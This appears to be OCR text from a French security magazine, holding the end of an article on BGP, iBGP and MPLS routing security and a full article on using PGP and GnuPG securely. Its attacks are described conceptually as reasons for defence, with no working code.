route-map ourASpath permit 10
 match as-path 99
```

Pour aller encore plus loin dans la sécurisation des sessions BGP, il serait recommandé de les chiffrer en utilisant IPsec, mais cela a un coût à l'achat ainsi qu'à l'utilisation (temps CPU sur des routeurs qui sont souvent déjà relativement chargés).

iBGP (Internal BGP)

Bien que BGP soit surtout utilisé comme protocole de routage externe (entre systèmes autonomes), il est également possible, voire courant, de le déployer comme protocole de routage interne, c'est-à-dire au sein d'un même AS. iBGP n'est pas différent d'eBGP (External BGP) au niveau protocolaire, en revanche certains paramètres comme la distance administrative diffèrent. Au niveau de l'architecture réseau, il est nécessaire d'avoir des sessions BGP en place entre tous les routeurs (« full mesh ») pour éviter les incohérences de routage. Dans un réseau de taille conséquente, pour éviter d'avoir à ajouter une nouvelle session BGP sur tous les routeurs à chaque fois qu'un nouveau routeur est installé, on préfère souvent les architectures avec des réflecteurs de routes (RRs - Route Reflectors). Les routeurs n'ont plus que des sessions BGP avec les RRs (souvent deux ou un par grand site).

Attaques

Les réflecteurs de routes constituent, comme les routeurs connectés sur le commutateur partagé d'un point d'échange public (IX – Internet eXchange), une cible de choix. Un déni de service courant consiste à envoyer des segments TCP avec le drapeau RST placé pour couper la communication et forcer un nouvel établissement de session ainsi que le transfert de toutes les routes. Une attaque plus complexe, surtout quand elle ne repose pas sur une « simple » interception de la session TCP mais plutôt à une injection à distance de messages UPDATE dans la session, peut permettre de modifier l'AS_path pour faire transiter le trafic par des équipements sous contrôle.

C'est pourquoi il est important, mais pas forcément facile par manque d'un outil adapté, de surveiller le contenu des tables de routages BGP, mais aussi celles des IGPs et de générer une alerte lorsque certains événements surviennent. Une liste non exhaustive de ces événements comprendrait, entre autres, un changement : de DR/BDR, de l'adresse MAC d'un équipement, de l'état d'une session BGP, de l'AS_path, de la meilleure route ou encore quand des LSAs/LSPs « bizarres » circulent sur le réseau. Une combinaison d'outils comme arpwatch (pour surveiller les entrées ARP), zebra ou un routeur dédié (pour surveiller les protocoles routage), un client SNMP (pour récupérer certaines entrées sur les routeurs), un IDS ou un renifleur réseau (à connecter dans le cœur du réseau ainsi qu'au niveau des points d'échanges), swatch ou logsurfer (pour surveiller vos journaux) et RRDtool ou une base de données relationnelle pour stocker ces informations, seraient un point de départ. Reste à développer les signatures, l'outil de corrélation et l'interface de reporting…

Une nouvelle « version » de BGP est en cours de développement : S-BGP (Secure BGP). S-BGP intègrera des mécanismes d'authentification et de signature forts, mais nécessitera une

infrastructure à clés publiques (PKI - Public Key Infrastructure) qui reposera sans doute sur Secure DNS (Domain Name System) pour la distribution de ces clés. Vu la lourdeur de ces différentes technologies, et pour certaines leur manque de maturité, il est peu probable que S-BGP perce, même à moyen terme.

Protocoles de routage et temporisateurs

La configuration des différents protocoles de routage (OSPF, BGP, etc.) et de détection de boucles au niveau liaison de données (STP – Spanning Tree Protocol) est complexe et très importante. Par exemple, des temporisateurs mal paramètrés peuvent faire qu'une panne mineure (perte d'un lien de type trunk entre deux commutateurs) crée un effet boule de neige qui rend le réseau le plus redondant inopérant en moins de 30 secondes. En effet, pendant tout le temps où un port d'un commutateur sur lequel STP est activé est en mode d'élection (écoute et apprentissage), aucun trafic ne le traverse. Par défaut (et en moyenne), cette phase dure de 20 secondes à 1 minute. Au bout d'une dizaine de secondes, le protocole de routage interne - l'IGP (Internal Gateway Protocol) - va détecter la perte de ce lien, va l'annoncer, recalculer toutes les routes, etc. Il suffit que ce trafic passe également par le lien "de secours", déjà chargé par tout le trafic du lien primaire défaillant, pour que l'IGP prenne encore plus de temps et affecte les sessions iBGP (Internal Border Gateway Protocol). Finalement, tout le monde se retrouve "dans le noir" en moins d'une minute. Il n'est pas inhabituel d'avoir des temps de convergence très longs surtout dans de grands réseaux non partitionnés et interconnectés par des liens inter-sites à faible bande passante.

Pour ces différentes raisons, un déni de service trivial (LSA ou LSP avec de « fausses » informations, tempête de messages ou de datagrammes avec certains drapeaux placés, etc.) peut rendre le réseau inopérant en très peu de temps et le maintenir dans cet état avec un faible nombre de paquets/messages à envoyer.

Les protocoles de routage pour lesquels les échanges d'informations sont fréquents sont plus difficiles à attaquer : il est quasi nécessaire d'envoyer des paquets falsifiés de manière continue pour faire persister les changements. Les attaques « j'injecte un paquet et je disparais » sont donc limitées.

MPLS


Multi-Protocol Label Switching est, si vous écoutez le discours des équipementiers, la solution à tous vos problèmes (ie. le M de MPLS signifie "Marketing" ;-).

Plus sérieusement, l'objectif de cette technologie est de tirer le meilleur de plusieurs mondes: les protocoles connectés et non connectés, le transfert par paquets/cellules, le déploiement des réseaux optiques utilisant SDH (Synchronous Digital Hierarchy), les protocoles de routages et de description de route, la commutation fondée sur des labels et non sur une table de routage, etc. C'est pourquoi MPLS est à mi-chemin entre la couche liaison de données et la couche réseau.

Des documentations plus anciennes parlent encore de Tag Switching : vous retrouverez ce "mot clé" dans certaines configurations. Un réseau MPLS est complexe à comprendre, à déployer ainsi qu'à gérer.
Les quelques paragraphes ci-après ont pour objectif de vous décrire MPLS, les protocoles de signalisation et de routage qui sont, en général, utilisés dans le cadre d'un déploiement pour pouvoir identifier les problèmes de sécurité liés aux réseaux privés virtuels MPLS.

MPLS introduit la notion de "circuit virtuel", c'est-à-dire un pseudo mode connecté. Ce circuit virtuel est souvent appelé un VPN (Virtual Private Network), mais contrairement à ce que d'aucuns pensent, les VPN MPLS ne sont pas chiffrés.
Il est bien sûr possible (voire recommandé) d'utiliser IPsec pour assurer la confidentialité ainsi que l'authentification des informations échangées.
Le chemin que vont suivre les datagrammes IP dans le réseau MPLS s'appelle la LSP (Label Switch Path). En vert une LSP primaire, en rouge une LSP de secours.

Exemple de réseau MPLS



Un label est ajouté à chaque datagramme IP pour identifier son appartenance à tel ou tel VPN. Le datagramme est marqué à l'entrée du réseau (au niveau du routeur PE) puis classé, avec d'autres flux aux caractéristiques identiques dans une même FEC (Forwarding Equivalence Class). Ce label n'a qu'une signification locale et peut être modifié par chaque routeur traversé :

Label (20 bits sur les 32 du champ MPLS)	Datagramme IP

Un routeur faisant partie du nuage MPLS ("MPLS Core") est appelé un LSR (Label Switch Router). Il existe deux types de LSR, le nom correspondant à sa fonction : "PE Router" pour Provider Edge Router, "P Router" pour Provider Router. Le routeur de type P se trouve dans le cœur du réseau, le routeur de type PE est l'équivalent d'un "routeur d'accès" (Access Router) sur lequel sont connectés les routeurs des clients ("CE Router" - Customer Edge Router). Le "CE Router" ne devrait jamais appartenir au nuage MPLS.

Sur chaque LSR, l'interface de sortie et le label à appliquer sont déterminés en consultant la LIB (Label Information Base). Par exemple :

Préfixe réseau	Entrée		Sortie	
	Interface	Label	Interface	Label
192.168.0.0/16	Serial 2/0	13	Serial 4/1	57

La séparation des VPNs MPLS se fait au niveau du routage/forwarding des datagrammes. Si différents réseaux privés virtuels (plusieurs clients d'un même opérateur qui vend un service de VPN MPLS) utilisent un plan d'adressage identique (192.168.0.0/24 par exemple) et que la table de routage était commune à tous les VPNs, la décision de routage serait faussée car elle contiendrait des entrées identiques (ie. plusieurs routes possibles pour joindre le réseau 192.168.0.0/24). Pour cela, les LSR emploient deux techniques :

- le RD : 8 octets supplémentaires (Route Distinguisher) marquent chaque préfixe réseau. Ce préfixe réseau de 12 octets (8+4) correspond à la famille d'adresse VPN-IPv4.

- une VRF : chaque instance "Virtual Router Forwarding" correspond à une table de routage dédiée souvent liée à une interface réseau (ie. un "client").

Pour ceux d'entre vous qui se disent : "mais pourquoi ne pas faire tout simplement du NAT (Network Address Translation) ?", n'y pensez même pas. La traduction d'adresse n'introduit qu'une complexité supplémentaire, risque de rendre certaines de vos applications inopérantes et, dans la majorité des cas, n'apporte aucune solution. Dans la plupart des implémentations NAT, les tables d'états ne stockent pas l'interface d'entrée du datagramme "à NATer", il n'est donc plus possible de retrouver l'interface sur laquelle il faut envoyer le datagramme retour une fois la traduction faite.

Et la sécurité dans tout ça ? Les équipementiers ainsi que les opérateurs "considèrent" que la sécurité d'un VPN MPLS est équivalente à la sécurité d'un VPN FR (Frame Relay) ou ATM (Asynchronous Transfer Mode).

Souvent le cœur du réseau est protégé par des ACLs assurant une fonction de filtrage : adresses IP source/destination autorisées et politique de routage/filtrage (par exemple : autoriser, router et annoncer uniquement une liste de préfixes réseaux). L'adressage IP du réseau MPLS est souvent fondé sur la RFC 1918 (blocs réservés pour l'adressage de réseaux privés: 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16)

Les attaques consistent à injecter dans le réseau MPLS des paquets marqués avec le label correspondant au VPN dans lequel on désire envoyer des datagrammes IP (comparable à une des attaques à l'encontre des VLANs).

Une configuration correcte des routeurs CE et PE rend cette attaque difficile. En revanche, si le "criminel informatique" a accès au réseau MPLS, cette attaque, mais aussi beaucoup d'autres, deviennent bien plus faciles :

- modification de la topologie du réseau (et plus particulièrement des VPNs) en attaquant les protocoles de routage et de signalisation : IS-IS, OSPF et/ou MP-BGP. Comme dans une architecture réseau utilisant iBGP, les réseaux MPLS de taille conséquente disposent également de RRs (Route Reflectors) qui sont une cible de choix.

- LDP (Label Distribution Protocol), qui permet également de distribuer des informations sur les LSPs, utilise les ports 711/tcp ou 646/tcp. Les attaques « TCP » traditionnelles sont possibles.

- détourner la fonctionnalité MPLS FRR (Fast ReRoute) de sa fonction première : injecter un message de type RSVP (Resource Reservation Protocol) « (No Route) Path Error » pour faire croire qu'un lien/routeur est indisponible et rerouter tout le trafic par un segment/routeur sous contrôle.

- routeur d'entreprise qui est connecté à la fois à l'Internet et à d'autres sites/filiales par un service de VPN (MPLS dans cet exemple, mais s'applique également à des VPNs IPsec) : la configuration est souvent très complexe et le nombre d'ACLs très limité (pour des raisons de performances, de flexibilité, mais aussi parce que les opérateurs refusent souvent d'en mettre ou que l'entreprise dispose de "son cluster de pare-feux qui la protège de toutes les attaques").

La sécurité d'un VPN MPLS est donc fonction de la sécurité du cœur du réseau MPLS et de la configuration de tous les équipements qui le composent. Les facteurs humains (une erreur de configuration lors de la mise en service ou la modification d'un VPN), logiciels (un bogue dans l'implémentation) et surtout la complexité de cette technologie font qu'elle ne devrait pas être utilisée (et vendue ;-) comme un produit de sécurité.

Conclusion

La stabilité, la disponibilité ainsi que la qualité d'un réseau de grande taille sont directement liées à l'efficacité des protocoles de routage dynamiques. Les valeurs importantes sont : le temps de réponse/transit, la perte de paquets, la gigue ainsi que le temps de convergence du protocole de routage. Toutes les technologies de réseaux privés virtuels et de qualité de service réseau (QoS) dépendent également des fonctions de routage et de signalisation présents dans le réseau. Les attaques les plus simples sont, comme très souvent, les dénis de service ayant pour but de rendre le réseau inopérant. Les attaques permettant de détourner du trafic sont possibles, mais largement moins triviales, sauf si certains routeurs clés sont sous contrôle de l'attaquant…

Définissez une politique de routage ainsi qu'une politique de filtrage et appliquez-les ! Les routeurs critiques sont ceux sur lesquels vos clients et vos partenaires sont connectés, votre connexion Internet, vos serveurs d'accès à distance, etc.

Le prochain volet du dossier sur la protection de l'infrastructure réseau IP en environnement Cisco portera sur la détection, la prévention et la protection d'un réseau face à des dénis de service distribués et/ou mutualisés. Les technologies présentées seront Unicast RPF, le filtrage avec BGP, les problèmes pour retrouver la source de l'attaque ainsi que l'analyse des flux réseaux en s'appuyant sur des données Netflow.

Nicolas FISCHBACH

nico@securite.org

IP Engineering Manager - COLT Telecom AG – http://www.colt.ch/

Sécurité.Org – http://www.securite.org/nico/

PGP : comment éviter les mauvaises surprises ?

PGP a été un des tous premiers logiciels à offrir de la sécurité basée sur de la cryptographie forte, avec principal objectif de sécuriser le courrier électronique. Le but de cet article n'est pas de décrire l'utilisation de PGP, ou de narrer son histoire mouvementée, mais plutôt de se pencher sur tous les aspects du logiciel et de son utilisation qui ont un impact direct sur la sécurité.

Quelle version choisir ?

On distingue aujourd'hui trois variantes principales de PGP : la version de Networks Associates Inc., la version internationale (PGPi) et la version sous licence GNU GPL (GnuPG).

Publié en 1991 par l'Américain Phil Zimmermann, PGP (Pretty Good Privacy) a traversé de nombreuses tempêtes durant son existence et coûté trois ans de poursuites judiciaires à son auteur, accusé d'utiliser sans autorisation l'algorithme breveté RSA et d'avoir exporté PGP.

Après avoir été l'épicentre de nombreux tumultes, PGP est devenu propriété de Networks Associates Inc. qui l'a distribué à la fois sous licence commerciale et sous licence *freeware* pour utilisation non commerciale, avant d'annoncer en octobre 2001, l'arrêt de son développement et de sa commercialisation. Networks Associates Inc. s'est en outre attiré les critiques les plus virulentes en décidant de ne plus diffuser son code source.

Pour cette raison, mais aussi parce que PGP est devenu d'une lourdeur excessive, conséquence d'une accumulation de fonctionnalités satellitaires, *nous déconseillons vivement d'utiliser PGP 7.x.*

La version internationale de PGP (PGPi) fut publiée pour la première fois en 1995 par un Norvégien, Ståle Schumacher Ytteborg, pour contourner les restrictions américaines sur l'exportation de produits cryptographiques.

À partir de 1997 et jusqu'en 2000, les versions de PGPi sont obtenues à partir de la version imprimée du code source de PGP, alors seul moyen légal de l'exporter hors des Etats-Unis.

GnuPG (GNU Privacy Guard), version GNU GPL de PGP, respecte le standard OpenPGP (RFC 2440 [5]). Conformément à sa licence, GnuPG n'implémente pas l'algorithme IDEA (il est cependant possible de le charger sous forme de *plugin*).

Pour les inconditionnels du clic du mulot, il est possible de lui adjoindre une interface graphique (par exemple GPA sous Linux ou WinPT sous Windows).

Principes de fonctionnement de PGP

En se servant d'un système hybride utilisant à la fois de la cryptographie symétrique et asymétrique, PGP est parvenu à extraire le meilleur de ces deux mondes : des algorithmes symétriques sont utilisés pour chiffrer les données proprement dites, que ce soient par exemple des documents confidentiels, ou tout simplement des courriers électroniques, tandis que les algorithmes asymétriques sont employés pour chiffrer les *clés symétriques*, et pour assurer l'authenticité des documents.

Le principal avantage des algorithmes symétriques est leur vitesse d'exécution, tandis que leur principal inconvénient est la nécessité d'échanger les clés de manière confidentielle *et* authentique. Cet inconvénient est éliminé par l'utilisation d'algorithmes asymétriques qui, bien qu'étant très lents, ne nécessitent que l'authenticité des clés, c'est-à-dire la certitude que telle clé publique est liée à telle personne. Ici, leur lenteur est estompée par le fait qu'ils ne sont utilisés que pour chiffrer des clés symétriques, c'est-à-dire des messages très courts.

Installation

Une installation correcte constitue un maillon crucial de la chaîne de sécurité de PGP. Nous allons donc passer en revue cette opération d'une façon détaillée.

Dans un premier temps, il faut récupérer une copie saine de la dernière version de PGP. Il est possible de se la procurer soit sous forme de code source, soit sous forme de fichiers pré-compilés, ces deux variantes n'étant pas forcément disponibles de façon officielle (c'est-à-dire signées par les développeurs) pour toutes les plates-formes et toutes les variantes de PGP.

Pour ce faire, on peut sans problème la télécharger d'un serveur sur Internet, voire utiliser une version fournie sur un CD-ROM d'une quelconque revue. Il est par contre *très important* de vérifier la signature du fichier (à l'aide d'une ancienne version de PGP en qui on a confiance ; il faut noter que le problème du serpent qui se mord la queue apparaît très vite dans ce genre de situation...) pour s'assurer de l'intégrité de ce dernier, puisque il est très facile

pour une personne malintentionnée de compiler une version vérolée (qui, par exemple, enverrait votre clé privée sur un forum) et de la mettre à disposition sur une page web quelconque.

Il est néanmoins très important de souligner qu'il est impossible de garantir qu'une version officielle (et signée) soit complètement exempte de bogues, éventuellement exploitables par un adversaire...

Le prochain pas est de configurer, de compiler (si on a opté pour une version fournie en code source) et d'installer PGP. Dans le cas d'une compilation, sans vouloir pousser la paranoïa trop loin, et pour autant que cette version de PGP soit utilisée pour signer et pour chiffrer des documents d'une certaine valeur, une confiance totale dans le système utilisé pour la compiler est nécessaire. En effet, il est illusoire de vouloir compiler un programme censé apporter de la sécurité sur une machine potentiellement compromise. Un niveau de prudence extrême exigera que cette opération soit effectuée sur une machine installée pour l'occasion et isolée physiquement de tout réseau.

Enfin, il est prudent de calculer une empreinte cryptographique de l'exécutable (à l'aide de `md5sum`, par exemple), et de la conserver sur papier en lieu sûr. Il sera ainsi possible d'établir, dans le futur, que le programme n'a pas été remplacé par une version compromise.

Choix des Algorithmes

Lorsque l'on souhaite utiliser PGP de manière sûre, le choix des algorithmes paraît être, au premier abord, d'une importance primordiale : personne ne souhaite utiliser un algorithme peu sûr pour chiffrer ou signer ses documents. En fait, ce n'est pas une étape d'une extrême importance dans le cas de PGP, puisque les algorithmes implémentés possèdent tous une bonne réputation.

PGP emploie trois types d'algorithmes cryptographiques différents : des algorithmes symétriques, des algorithmes asymétriques et des fonctions de hachage. Nous supposerons que le lecteur est familier avec ces notions.

Dans la première catégorie, celle des algorithmes symétriques, on trouve IDEA, Triple-DES, CAST, Blowfish, Twofish, AES128, AES192 et AES256. Tous ne sont pas disponibles dans toutes les versions de PGP, le standard OpenPGP n'imposant que Triple-DES.

Historiquement, les premières versions du logiciel (jusqu'à 2.6.x) employaient IDEA, algorithme développé par Lai et Massey au début des années 1990. IDEA est peut-être l'algorithme qui inspire le plus de confiance actuellement, étant donné qu'il résiste depuis une décennie à une cryptanalyse intensive. Malheureusement, IDEA fait l'objet d'un brevet, ce qui restreint quelque peu son utilisation : il n'est par exemple pas implémenté par défaut dans GnuPG.

Triple-DES, introduit dans la version 5.0 de PGP, possède aussi une excellente réputation de sécurité. Il est malheureusement relativement lent, ce qui peut se ressentir lors du chiffrement de gros fichiers.

CAST, disponible depuis la version 5.0, est également un algorithme solide. Il a cependant été moins cryptanalysé que les deux précédents.

Disponible dans GnuPG, Blowfish a été publié en 1994 par Bruce Schneier, cryptologue populaire, auteur du *best-seller* «Cryptographie Appliquée». C'est un algorithme réputé sûr, même s'il a été cryptanalysé de façon moins intense que IDEA et Triple-DES.

Twofish, candidat finaliste malheureux au processus de sélection de l'AES (le standard du NIST destiné à remplacer DES), est un algorithme plutôt jeune, qui paraît néanmoins avoir de bons arguments à faire valoir. Il est disponible uniquement dans GnuPG.

Finalement AES128, AES192 et AES256, le même algorithme (mis à part le nombre interne de tours) utilisé avec des clés de longueurs différentes, est appelé à vivre une belle carrière, puisqu'il est censé remplacer DES. Comme Twofish, il est encore relativement jeune. De par sa (future) popularité, il va forcément subir une grosse dose de cryptanalyse, ce qui permettra de confirmer (ou d'infirmer) son niveau de sécurité.

Pour l'instant, il n'y a aucune raison objective en matière de sécurité de préférer l'un de ces algorithmes. Si l'on pousse la paranoïa jusqu'au bout, on pourrait préférer IDEA et TripleDES, puisque ce sont des algorithmes qui existent depuis longtemps et qui ont un long et riche passé cryptanalytique derrière eux.

Pour ce qui concerne les algorithmes de hachage, PGP dispose de trois alternatives : MD5, SHA-1 et RIPEMD-160. Le premier fournit une empreinte numérique de 128 bits, alors que les deux derniers en fournissent une de 160 bits. Aucun de ces algorithmes n'a été complètement cassé, donc, a priori, il n'existe pas de raison objective d'en préférer un aux autres. Il faut néanmoins savoir que MD5 dispose de la plus petite marge de sécurité, aussi bien au niveau cryptanalytique qu'au niveau de sa structure : le travail pour générer une collision, à savoir deux messages différents produisant la même empreinte, est de l'ordre de 2^{64} opérations, contre 2^{80} (donc environ 65000 fois plus) pour les deux autres.

Enfin, pour ce qui concerne les algorithmes asymétriques, on dispose de RSA et El-Gamal pour le chiffrement et de RSA, El-Gamal et DSA pour la signature. Tous sont des algorithmes reposant sur des problèmes mathématiques dont la résolution paraît être extrêmement gourmande en ressources (tel l'extraction de racines n-ième modulo un produit de grands nombres premiers pour RSA ou le calcul du logarithme discret pour El-Gamal), et même si l'on ne dispose pas de preuve formelle qu'ils sont

réellement solides, il n'y a pour l'instant aucune raison sérieuse de craindre pour leur sécurité.

Comme suggéré plus tôt, il faut garder en tête le fait qu'il est beaucoup plus facile pour un ennemi de s'attaquer aux autres failles potentielles de PGP (c'est-à-dire celles liées à son utilisation) que de s'attaquer directement aux algorithmes utilisés.

Taille et génération des clés

La sécurité des algorithmes cryptographiques mis en œuvre, notamment ceux à clé publique, dépend aussi de la taille des clés utilisées. Le choix de la longueur des clés symétriques n'est pas laissé à l'utilisateur de PGP, à l'exception près de GnuPG qui offre trois longueurs de clé différentes pour AES. Au passage, il faut remarquer que PGP 7.0 propose également AES, ou plutôt Rijndael, puisqu'il offre aussi le choix de la taille de bloc, alors que la norme AES ne définit qu'une taille de bloc de 128 bits, les autres n'ayant pas été évaluées lors du processus de sélection. Cette confusion, même si elle est sans grande importance, laisse pour le moins songeur... Ces derniers temps, de nombreuses discussions passionnées au sujet de la taille nécessaire des clés RSA ont lieu sur Internet. Nous nous proposons donc de faire le point sur ce sujet.

Un article de Lenstra et Verheul [1] paru dans le très sérieux «Journal of Cryptology» propose une étude fouillée sur l'évolution probable des progrès en cryptanalyse qui tient compte de paramètres technologiques et économiques. Le point historique de référence est la difficulté en 1982 de casser en une journée de travail une clé DES (56 bits) par une recherche exhaustive. Les auteurs estiment qu'en 2020, il sera aussi difficile et coûteux de casser une clé symétrique de 86 bits et une clé RSA de 1881 bits que ne l'était respectivement une clé DES de 56 bits et une clé RSA de 417 bits en 1982. Encore faut-il avoir une idée précise de la difficulté réelle d'entreprendre ces opérations en 1982...

Pour la petite histoire, Lenstra a commenté lors du congrès Eurocrypt 2002 à Amsterdam les affirmations de Bernstein, qui soutient qu'il est probablement facile de casser des clés RSA de grande taille (disons inférieure à 1500 bits) à l'aide de hardware adapté, cette nouvelle ayant fait grand bruit sur Internet il y a quelques mois. Lenstra, qui est un des plus grands spécialistes mondiaux de la factorisation, est d'avis qu'il est inutile de tirer la sonnette d'alarme pour l'instant, le papier de Bernstein utilisant une modélisation des coûts inhabituelle, qui ne colle pas très bien à la réalité.

Il paraît donc déraisonnable, et si l'on se fixe une limite de sécurité de vingt ans, de choisir des clés inférieures à 87 bits (algorithmes symétriques) et à 2000 bits (algorithmes asymétriques). La longueur minimale des clés symétriques dans PGP est de 128 bits, ce qui ne pose a priori aucun problème de sécurité. Nous recommandons d'utiliser une longueur de clé asymétrique située entre 1536 et 2048 bits, une longueur de 3072 (4096) bits ne se justifiant que si les secrets chiffrés nécessitent une protection jusque dans les années 2035 (2050).

Un autre aspect important, outre le choix de leur taille, est que la génération des clés exige une certaine quantité d'aléa, c'est-à-dire de valeurs théoriquement tirées uniformément au hasard. En pratique, PGP essaie d'utiliser le mieux possible toutes les sources d'aléa sur chaque plate-forme, que cela soit un générateur «sûr» d'aléa (qui dépend aussi partiellement des actions de l'utilisateur), disponible sur certaines plates-formes, comme Linux, ou en utilisant directement l'utilisateur, par le biais de frappes aléatoires sur le clavier ou de mouvements de souris. Ce qui est important de se rappeler, c'est qu'un ennemi ayant le contrôle de la machine servant de générateur de clés (et ne pouvant pas récupérer directement une clé pour une raison ou pour une autre) pourrait déterminer l'aléa utilisé, et ainsi reconstituer le processus de génération de clés plus tard pour récupérer une clé privée, par exemple. Ces considérations restent valables pour la génération des clés de session, c'est-à-dire les clés symétriques qui sont générées lors de chaque opération de chiffrement d'un document.

Une fois de plus, il est donc *crucial* d'utiliser PGP sur un système sain.

Protection des clés privées

Une fois les clés générées, elles sont stockées sous forme chiffrée sur le disque des utilisateurs. La clé utilisée pour les protéger est dérivée, via une fonction de hachage, d'un mot de passe (*passphrase*), pouvant comporter un nombre arbitraire de caractères. À chaque utilisation d'une clé privée, c'est-à-dire lors d'une signature, ou lorsque l'on désire déchiffrer un message dont on est le destinataire, ce mot de passe est demandé à l'utilisateur pour récupérer sa clé privée.

Un principe fondamental de la sécurité informatique est qu'une chaîne ne peut être plus sûre que son maillon le plus faible. La taille du mot de passe illustre parfaitement ce principe : si on part du principe que PGP a été utilisé dans les règles de l'art lors de la génération des clés, qu'il est exempt de bug et qu'il est utilisé sur une machine saine, la sécurité du tout repose sur les algorithmes et sur leurs paramètres. Comme on l'a vu plus haut, PGP n'utilise a priori pas d'algorithmes faibles, ou dans des configurations faibles ; ceci implique que le maillon faible sera la longueur du mot de passe protégeant la clé privée (ce qui, dans la réalité, n'est pour ainsi dire jamais le cas...). En reprenant les arguments développés plus haut, Lenstra et Verheul donnent des estimations d'équivalence de sécurité entre une clé symétrique et une clé asymétrique :

Clé sym. (bits)	Clé asym. (bits)	Mot de passe (anglais) (caractères)
71	1024	55
80	1536	62
87	2048	67
99	3072	77

Ce tableau nous indique, par exemple, que si l'on utilise une taille de clé de 1024 bits, il est nécessaire d'avoir un mot de passe possédant une entropie minimale de 71 bits. Ceci correspond à 11 caractères ASCII (codés sur 7 bits) *aléatoires*, à 18 caractères hexadécimaux aléatoires ou encore à une phrase secrète en anglais d'une longueur de 55 caractères (l'anglais possédant 1.3 bits d'entropie par caractère, en moyenne)... Ces considérations devraient laisser songeurs ceux qui possèdent des clés de 2048 bits protégées par un mot de passe de 8 caractères (ou moins) ! La méthode idéale (illustrée dans le cas de 2048 bits) reste la suivante : générer d'une manière ou d'une autre 90 bits complètement aléatoirement, les coder en hexadécimal, et apprendre par cœur cette suite de 23 caractères !

Finalement, il faut quand même noter qu'une attaque contre le mot de passe protégeant une clé privée implique que le trousseau de clés soit facilement à disposition de l'ennemi, ce qui est équivalent dans la majeure partie des cas (pour autant qu'on ne le laisse pas traîner n'importe où) à le récupérer sur le disque dur de l'utilisateur. Dans ce cas, d'autres attaques (telle la compromission du système d'exploitation) sont plus faciles à mettre en œuvre. Enfin, il ne faut pas oublier qu'une clé privée compromise signifie l'effondrement de tout l'édifice !

Validité et signature de la clé publique

Si le choix de la taille de la clé asymétrique est primordial, celui de sa date d'expiration l'est aussi. Nous déconseillons de sélectionner une validité «infinie» comme le font pourtant de nombreux utilisateurs de PGP : en cas de perte de la clé privée et du certificat de révocation, la seule alternative sera d'attendre la date d'expiration de la clé. Après cette date, le destinataire considérera comme non valides les courriers reçus (le destinataire ne doit pas se fier à la date indiquée dans le courrier car celui-ci a pu être antidaté).
En outre, la sécurité des algorithmes asymétriques étant dépendante de la puissance de calcul disponible, sélectionner une durée de validité infinie implique que la longueur de la clé deviendra inévitablement inadaptée dans un futur plus ou moins proche. Enfin, de manière à ce qu'aucune personne malintentionnée ne puisse modifier la clé à l'insu de son propriétaire, il est important de la signer dès la génération achevée.

Certificat de révocation

Avant d'aller plus loin, il faut penser à créer un certificat de révocation. Un tel certificat permet de révoquer une clé publique dont la clé privée correspondante est compromise ou devenue inutilisable. De nombreux cas de figure peuvent y amener : oubli du mot de passe qui donne accès à la clé privée ; perte de la clé privée par un malencontreux effacement du fichier ; ou pire, clé privée et mot de passe volés. Pour éviter un tel scénario, il est indispensable de créer le certificat de révocation dès la génération du couple de clés car, la clé privée est nécessaire à la création du certificat. Plus précisément, le certificat doit être signé afin d'en prouver l'authenticité. Il ne faut pas ensuite laisser ce certificat sur le disque dur, mais le placer dans un lieu sûr, que ce soit sur un support électronique telle une disquette ou sur un support papier. Notez enfin que la révocation d'une clé est un acte irrémédiable, et que celle-ci reste dans cet état *ad vitam eternam*.

Dans les versions récentes de PGP, il est possible d'autoriser une personne à effectuer la révocation à place du propriétaire de la clé. Plus rigoureusement, il est possible de spécifier une clé révocatrice. Celle-ci pourra révoquer la clé publique même en cas de perte de la clé privée correspondante. Nous aborderons plus loin l'utilisation de ce certificat.

Diffusion de la clé publique

La diffusion des clés publiques peut être assimilée à la diffusion des numéros de téléphone. Si une personne, Alice, souhaite téléphoner à Bob, artisan plombier, qu'elle ne connaît pas encore, elle doit se procurer son numéro de téléphone. La seule manière sûre de l'obtenir est de rencontrer le plombier qui fournira son numéro tout en présentant une pièce d'identité. Alice pourra alors noter en toute sérénité le numéro sur son agenda pour l'appeler ultérieurement. Les deux personnes ne se connaissant pas, on insistera sur le fait que la rencontre doit être physique ; Bob ne pourrait pas envoyer son numéro de téléphone (par courrier postal, fax, etc.) à Alice car il ne serait pas en mesure d'en prouver l'authenticité. On remarquera que deux hypothèses implicites sont faites : tout d'abord, personne ne pourra venir modifier l'agenda d'Alice pour remplacer le numéro de Bob par celui d'un autre plombier. Ensuite, le numéro de Bob ne changera pas pour être attribué à une autre personne.

De manière tout à fait similaire, *deux personnes ne se connaissant pas mais souhaitant communiquer de manière sûre avec PGP doivent se rencontrer physiquement pour s'échanger leur clé publique*. C'est généralement de cette manière que les personnes procèdent dans les petits groupes statiques.

Cette pratique ne permet toutefois pas les communications spontanées : avez-vous déjà été voir votre plombier pour lui

demander son numéro de téléphone ? Non. En fait, si Alice a besoin de communiquer avec une personne qu'elle ne connaît pas, elle va rechercher ses coordonnées dans l'annuaire téléphonique. Il y a néanmoins deux points critiques à relever : l'inscription dans l'annuaire et sa consultation. En effet, d'une part Serge, plombier véreux, peut faire inscrire son numéro de téléphone sous l'identité de Bob, profitant ainsi de sa réputation; d'autre part, Alice peut consulter une version contrefaite de l'annuaire. Si cela semble peu probable avec la version imprimée de l'annuaire, cela l'est beaucoup moins avec sa version électronique.

